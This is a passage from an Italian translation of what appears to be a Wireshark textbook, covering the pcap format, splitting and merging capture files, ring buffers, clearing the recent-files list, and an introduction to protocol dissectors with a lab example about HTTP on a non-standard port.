


Figura 4.18 Proprietà di un file di cattura.

Inoltre, sulla riga di comando potete scrivere **capinfos**, seguito dal nome del file in questione, per avere informazioni sul file.

SUGGERIMENTO

Per convertire da pcap a PcapNG o viceversa, potete aprire il file in Wireshark e usare *Save As* per selezionare un diverso formato, come si vede nella Figura 4.17, nell'elenco a discesa. Un'altra opzione è il programma editcap compreso in Wireshark. Per convertire un file PcapNG in un normale pcap, eseguite da riga di comando questo comando:

```
editcap -F libpcap dump1.pcapng dump2.pcap
```

> Scrivendo il comando `editcap` con il solo flag `-F`, vedrete tutti i formati disponibili in cui potete convertire. Oltre a riformattare i file, editcap può anche eliminare i pacchetti duplicati, estrarre un certo numero di pacchetti e suddividere file di cattura: è uno strumento potente.

In effetti, pcap è un mezzo per serializzare i dati del traffico di rete, ma può essere utilizzato per serializzare qualsiasi cosa. Si tratta solo di un ordinamento dei byte a cui dà un significato lo standard. Una buona guida al formato pcap si trova nel wiki di Wireshark, all'indirizzo `https://wiki.wireshark.org/Development/LibpcapFileFormat`. In realtà è un formato molto semplice. Ha un'intestazione globale che comprende un numero magico (che è il modo in cui le applicazioni lo identificano come file pcap), la versione di pcap, offset di fuso orario, precisione delle indicazioni temporali (per esempio, secondi o microsecondi), la lunghezza di snap, che è la quantità di dati catturati per ciascun pacchetto e, infine, il tipo di rete da cui i dati di pacchetto sono stati catturati (Ethernet, IP ecc.).

L'intestazione globale è poi seguita dall'intestazione di pacchetto del primo pacchetto: c'è un'intestazione per ogni pacchetto catturato. L'intestazione di pacchetto contiene metadati sul pacchetto, come l'indicazione oraria in secondi e microsecondi, la lunghezza dei dati catturati e la lunghezza effettiva del pacchetto. Questo spiega perché il pannello *Packet Details* contenga una colonna *Frame* che indica il numero di byte catturati rispetto al numero dei byte effettivamente trasmessi. Wireshark è in grado di estrarre tutto questo dal file pcap. Dopo l'intestazione, seguono i dati effettivi del pacchetto/frame. Quel che è notevole in pcap è che si tratta effettivamente di un formato semplice, il che significa che è facile costruire i propri file pcap anche senza qualche tipo di libreria di alto livello. Questo in effetti è il metodo che abbiamo seguito per alcune delle applicazioni di sniffing personalizzate sviluppate per questo libro.

Ora che sappiamo come è fatto pcap, dovrebbe essere chiaro che, nell'effettuare uno sniffing, Wireshark legge dati formattati in pcap da Dumpcap. Come Dumpcap ottenga i dati dall'effettiva scheda di rete varia, a seconda del sistema operativo e anche del tipo di rete e della scheda di rete utilizzata. In Windows, dovrete quasi sempre usare WinPcap, la libreria che consente di catturare effettivamente dati grezzi di pacchetto dalla scheda di rete e poi li formatta in formato pcap. In Windows, Dumpcap userà la libreria WinPcap, mentre in Linux in genere usa libpcap. Libpcap è la libreria originale per la cattura di pacchetti, usata praticamente da tutti i sistemi *nix, ed è una libreria di programmazione che consente di ottenere dati di rete grezzi formattati in pcap. (In effetti, il formato pcap è stato inventato dagli sviluppatori di libpcap.)

Buffer circolari e file multipli

Wireshark è in grado di distribuire i dati catturati su *più file di cattura*, il che è una buona cosa se lasciate proseguire la cattura per un po' di tempo o quando sapete che catturerete molto traffico. Lavorare con più file di dimensioni minori è molto più facile che dover manipolare una cattura di grandi dimensioni, che richiede molte risorse; anche dover aspettare che un file di cattura molto grande si apra o venga salvato su disco fisso fa sprecare tempo e risorse, che sono sempre preziosi. Infine, se avete intenzione di catturare con continuità, salvare su più file vi consente di lavorare su un file o condividerlo con un collega, senza interrompere la cattura in corso.

Configurazione di file multipli

Distribuire una cattura su più file può essere comodo per vari motivi. Lo spazio su disco può essere scarso, per esempio, o magari vi serve, per le vostre analisi, solo il traffico recente. Magari volete

spedire un file di cattura per email, ma dovete dividerlo in modo che le singole parti non superino una certa dimensione. Oppure dovete gestire una quantità estrema di traffico oppure dovete dividere spesso i file. Riflettete su quello che dovete fare, nel decidere come suddividere nel modo più opportuno i file.

Wireshark dà la possibilità di dividere i file per dimensione (KB. MB o GB) e/o per tempo (secondi, minuti o ore). Potete impostarlo in modo che effettui la suddivisione in base a una o a entrambe le condizioni. Non appena il file soddisfa la condizione selezionata, viene salvato e si apre un nuovo file di cattura.

NOTA

Le finestre di dialogo di configurazione per impostare buffer circolari e configurare i file multipli sono cambiate notevolmente nelle revisioni più recenti di Wireshark, in particolare nel passaggio da 1.x a 2.x. In generale, tutte le impostazioni si trovano in *Wireshark: Capture Options*. La struttura specifica per i buffer circolari o i file multipli ha avuto una notevole evoluzione. I valori che vedrete qui può darsi siano diversi da quelli che vedrete nella vostra versione di Wireshark.

Per configurare il salvataggio in file multipli (con o senza buffer circolare), questo è il procedimento.

1. Aprite la finestra di dialogo *Capture Options* selezionando un'interfaccia e facendo clic su *Capture*, poi selezionando *Options*.
2. Nella finestra di dialogo *Capture Options*, selezionate la scheda *Output*.
3. Inserite un nome di file di base facendo clic su *Browse* e scrivendo un nome di file e un percorso. (Un nome di file è obbligatorio.)
4. Configurate le opzioni che volete usare. (Noi abbiamo scelto 5 megabyte oppure ogni 5 minuti, a seconda di quale condizione si verifica per prima.)

5. Fate clic su *Start* per iniziare la cattura.

> **NOTA**
> In alcune versioni più vecchie di Wireshark (le 1.10.x, per esempio), bisogna prima selezionare una casella di controllo *Use multiple files* per abilitare le opzioni relative ai file multipli.

I passi che abbiamo seguito sono visibili nella Figura 4.19. Dopo aver fatto clic su *Start*, inizierete a vedere i pacchetti che scorrono nel pannello *Packet List*. Wireshark registra i pacchetti (li *cattura*) e li salva nel primo file di cattura. Se avete scelto l'uso di più file, la cattura continua fino a che non è completo il primo file. Il file è completo quando raggiunge una certa dimensione o dopo che è trascorso un certo periodo di tempo, a seconda dell'opzione che avete scelto.

Finito il primo file di cattura, inizia un nuovo file. Nel pannello *Packet List* l'elenco dei pacchetti si cancella e si reimposta, ma nessun pacchetto va perso nel processo di cattura, che continua per tutto il tempo che è stato configurato.

Infine, se nella finestra di dialogo *Wireshark: Capture Interfaces* fate clic sulla scheda *Options*, vedrete altre opzioni per limitare la vostra cattura, come nella Figura 4.20. Potete dire a Wireshark di smettere di catturare dopo aver raggiunto un certo numero di file, o se i file raggiungono una certa dimensione o dopo che è trascorso un certo periodo di tempo. Potete anche dirgli di smettere di catturare dopo aver raggiunto un dato numero di pacchetti.




Figura 4.19 Impostazioni per i file multipli.

Configurare un buffer circolare

Oltre a salvare su più file, Wireshark può anche usare un *buffer circolare* (*ring buffer*) di più file per salvare gli ultimi megabyte di dati catturati o i pacchetti catturati entro un certo arco di tempo. In questa modalità il salvataggio in un nuovo file inizia dopo che è stata catturata una certa quantità di traffico o è trascorso un certo periodo di tempo, a seconda della configurazione; quando si raggiunge il numero prestabilito di file di buffer, il file successivo viene sovrascritto al file più vecchio nel buffer. Il procedimento continua circolarmente in modo da mantenere costante il numero dei file di buffer contenenti le catture più recenti.




Figura 4.20 Le opzioni di conclusione della cattura.

Vediamo di applicare tutte queste informazioni in un esempio.

Dovete creare un nuovo file dopo ogni periodo di 10 secondi, con il nome di file di base “10SecRing”, da salvare sul desktop. Poi, abilitate il buffer circolare per una serie di cinque file. Per vedere tutte queste impostazioni, fate riferimento alla Figura 4.21.




Figura 4.21 Impostazione di file multipli e di un buffer circolare.

Da questa finestra di dialogo, lanciate immediatamente la cattura con un clic su *Start*. Ogni volta che sono trascorsi 10 secondi, il pannello *Packet List* si azzera per un istante, il che segnala l'inizio di un nuovo file. Non si perdono pacchetti mentre un file viene chiuso e il successivo viene aperto.

Wireshark continerà a creare nuovi file di cattura fino a che non raggiunge la soglia del buffer circolare. Avendo scelto un buffer di cinque file, il sesto file di cattura sovrascriverà il primo. Avrete un buffer circolare di cinque file che contengono i pacchetti catturati più di recente. I nomi dei vari file sono costituiti dal nome di base seguito da un numero incrementale e dall'ora di inizio della cattura.

Trascorso più di un minuto, interrompete la cattura.

Come si vede nella Figura 4.22, avete i cinque file del buffer circolare. Notate che nei nomi dei file compaiono data e ora, dopo il nome di base e il numero sequenziale. Notate anche che qui i file sono numerati 00003-00007, perché, dopo 50 secondi, il primo file è stato sovrascritto, dopo altri 10 secondi è stato sovrascritto il secondo ecc.




Figura 4.22 I file del buffer circolare risultanti.

Fusione di più file

Potete optare per fondere due o più file di cattura. La GUI dà questa possibilità sotto la voce *File*, ma è più facile usare lo strumento da riga di comando mergecap, che è molto più flessibile. Questo strumento è compreso nella distribuzione di Wireshark; se usate Windows, lo troverete nella directory di Wireshark. Per esempio, uniamo tre dei file di cattura 10SecRing in un file di 30 secondi. Per questo esempio, useremo Windows.

1. Aprite una finestra di comando ed eseguitela come amministratori.
2. Impostate un percorso in modo che Windows trovi mergecap. Il comando è `set PATH=%PATH%;"c:\Program Files\Wireshark"` (se avete installato Wireshark nella posizione di default).
3. Andate alla posizione in cui si trovano i file di cattura da unire e usate il comando seguente, con questa sintassi:

```
mergecap -w 30SecCap 10SecRing_00003_20161006110657
10SecRing_00004_20161006110707 10SecRing_00005_20161006110717
```

Il commutatore `-w` dice a mergecap di produrre come output un file, con il nome `30SecCap`, nel nostro caso. Dopo il nome del file di output scrivete i nomi dei file da unire. Questo è tutto.

Se usate il commutatore `-v` (*verbose*), mergecap vi dirà il tipo di formato di ciascun file, pcapng nel nostro caso, come si vede nella Figura 4.23. (Fate attenzione se unite un milione di pacchetti, però: l'opzione *verbose* dirà che è stato unito un record a ogni passo.)




Figura 4.23 Mergecap verbose.

Alla fine, mergecap comunicherà semplicemente di aver completato il suo lavoro (Figura 4.24).

Figura 4.24 Mergecap ha finito.

È importante notare che non è obbligatorio unire file di cattura immediatamente successivi: si possono unire anche file di giorni diversi. Wireshark imposterà gli orari relativi in ordine cronologico.

File di cattura recenti

La prima volta che lanciate Wireshark, vedrete l'elenco delle interfacce di rete. Potete scegliere l'interfaccia qui, oppure in Wireshark sotto *Capture* > *Options*. Ipotizziamo che abbiate già catturato dei pacchetti e li abbiate salvati in un file.

La prossima volta che aprirete Wireshark, le interfacce non saranno più il primo elemento mostrato: ora in alto si trova un elenco dei file di cattura aperti o salvati di recente. L'elenco, sotto la scritta *Open*, è presentato sopra la scritta *Capture* con le interfacce. L'elenco dei file di cattura aperti recentemente ne mostra il percorso, il nome e le dimensioni totali. L'elenco continuerà a crescere fino a raggiungere il numero massimo consentito. Se i file presenti sono troppi, basta scorrere l'elenco per selezionare il file desiderato. Wireshark ovviamente conferma la disponibilità del file, perché per le eventuali catture non disponibili il percorso completo e il nome del file saranno in corsivo, seguiti da *(not found)*.

Eliminare o bloccare i file recenti

Potreste non volere che i file di cattura recenti vengano indicati qui: magari non volete che un cliente sbirci mentre aprite Wireshark e veda i nomi delle tracce di un altro cliente o veda nomi di file che fanno pensare a problemi. In ogni caso, l'elenco delle catture recenti può costituire un rischio per la confidenzialità.

Bastano pochi clic per cancellare l'elenco dei file recenti. In Wireshark, fate clic su *File* nella barra dei menu, poi su *Open Recent*. In fondo all'elenco vedrete l'opzione *Clear Menu*, come nella Figura 4.25.




Figura 4.25 Cancellazione dell'elenco dei file recenti.

Se volete che venga elencato un minor numero di file recenti, o volete che non ne venga presentato nessuno, fate clic su *Edit* nel menu superiore, poi su *Preferences*. Nel menu *Appearance*, potete usare l'opzione *Show up to* per selezionare il numero di file recenti da elencare (Figura 4.26).




Figura 4.26 Modificare il numero dei file recenti da visualizzare nell'elenco.

Dissettori

I dissettori sono gli strumenti magici che trasformano i byte della rete nelle informazioni complesse visualizzate nell'interfaccia utente. Sono una delle caratteristiche più importanti, che contribuiscono alla potenza di Wireshark. Ogni protocollo viene analizzato da un dissettore e passato poi al dissettore successivo fino a che tutto, fino al livello dell'applicazione, non è stato convertito da bit e byte nei vari campi e nelle descrizioni leggibili da un essere umano presentate nelle varie parti dell'interfaccia. I dissettori sono anche quelli che definiscono i campi che vi permettono di applicare i vari filtri. (Dei filtri parleremo più ampiamente nel seguito del capitolo.) Questa sezione è una rapida introduzione ai dissettori; nel Capitolo 8 vedremo

come si possono creare dissettori personalizzati per analizzare protocolli personalizzati.

Il primo dissettore è sempre il dissettore Frame. Aggiunge l'indicazione dell'ora e passa i byte grezzi al dissettore di protocollo successivo, di solito Ethernet. Wireshark usa una combinazione di tabelle che indicano quali protocolli si basino su quali altri protocolli, insieme con euristiche come i numeri di porta, per decidere quale dissettore applicare a un pacchetto.

Alcuni protocolli, come Ethernet, hanno un campo che indica quale sia il protocollo incapsulato, e in quei casi Wireshark non ha bisogno di euristiche e può identificare facilmente il dissettore giusto per quel compito.

In un'analisi di base, non dovrete manipolare in alcun modo i dissettori. Vi capiterà ogni tanto di incontrare una situazione in cui Wireshark non è in grado di stabilire il dissettore opportuno da usare: succede spesso con il traffico HTTP su una porta non standard.

W4SP Lab: gestire traffico HTTP non standard

Un esempio di traffico HTTP su una porta non standard è presente nel Wireshark for Security Professionals (W4SP) Lab. Nell'ambiente virtuale del laboratorio, il server FTP1 serve traffico web sulla porta TCP 1080. La cattura del traffico in Wireshark presenterà quel traffico in modo errato. Dovete modificare il modo in cui Wireshark interpreta il traffico, così che il protocollo sia indicato correttamente nel pannello *Packet List*.

In questo esempio, i pacchetti verranno indicati di solito come semplice TCP, perché questo è il protocollo di livello più alto che Wireshark può identificare immediatamente. Se volete dire a

Wireshark che deve usare il dissettore HTTP, dovrete aggiungere una regola di dissezione.

Il nostro esempio ha catturato del traffico HTTP che passa sulla porta 1080. In questo caso, però, Wireshark l'ha confuso con Socks, perché la porta di default del traffico Socks è la 1080. Per risolvere il problema, si applica una nuova regola di dissezione. Per aggiungere una regola nuova, selezionate un pacchetto e scegliete *Analyze* > *Decode As* oppure fate clic destro su uno dei pacchetti di cui volete cambiare la decodifica e selezionate *Decode As*. La Figura 4.27 mostra questo procedimento con la finestra *Decode As*.

